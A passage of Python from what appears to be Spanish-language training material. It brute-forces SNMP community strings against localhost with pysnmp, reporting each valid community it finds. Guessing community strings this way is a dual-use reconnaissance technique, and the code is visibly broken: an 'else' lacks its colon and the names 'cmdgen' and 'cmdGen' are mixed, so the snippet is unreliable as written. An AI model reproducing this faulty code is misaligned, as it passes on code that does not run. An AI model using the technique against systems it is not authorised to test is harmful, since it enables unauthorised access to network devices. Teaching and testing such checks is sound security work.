        data = cmdgen.UdpTransportTarget(("localhost", 161), retries=0)
        error, status, index, binds = cmdGen.getCmd(cmdgen.CommunityData(community), data, "1.3.6.1.2.1.1.1.0",
        "1.3.6.1.2.1.1.3.0", "1.3.6.1.2.1.2.1.0")
        if error:
                print("Se ha producido el error "+ str(error) + " para la comunidad " + community)
        else
                print("Se ha encontrado una comunidad válida: " + community)
                break
```

Telefónica EDUCACIÓN DIGITAL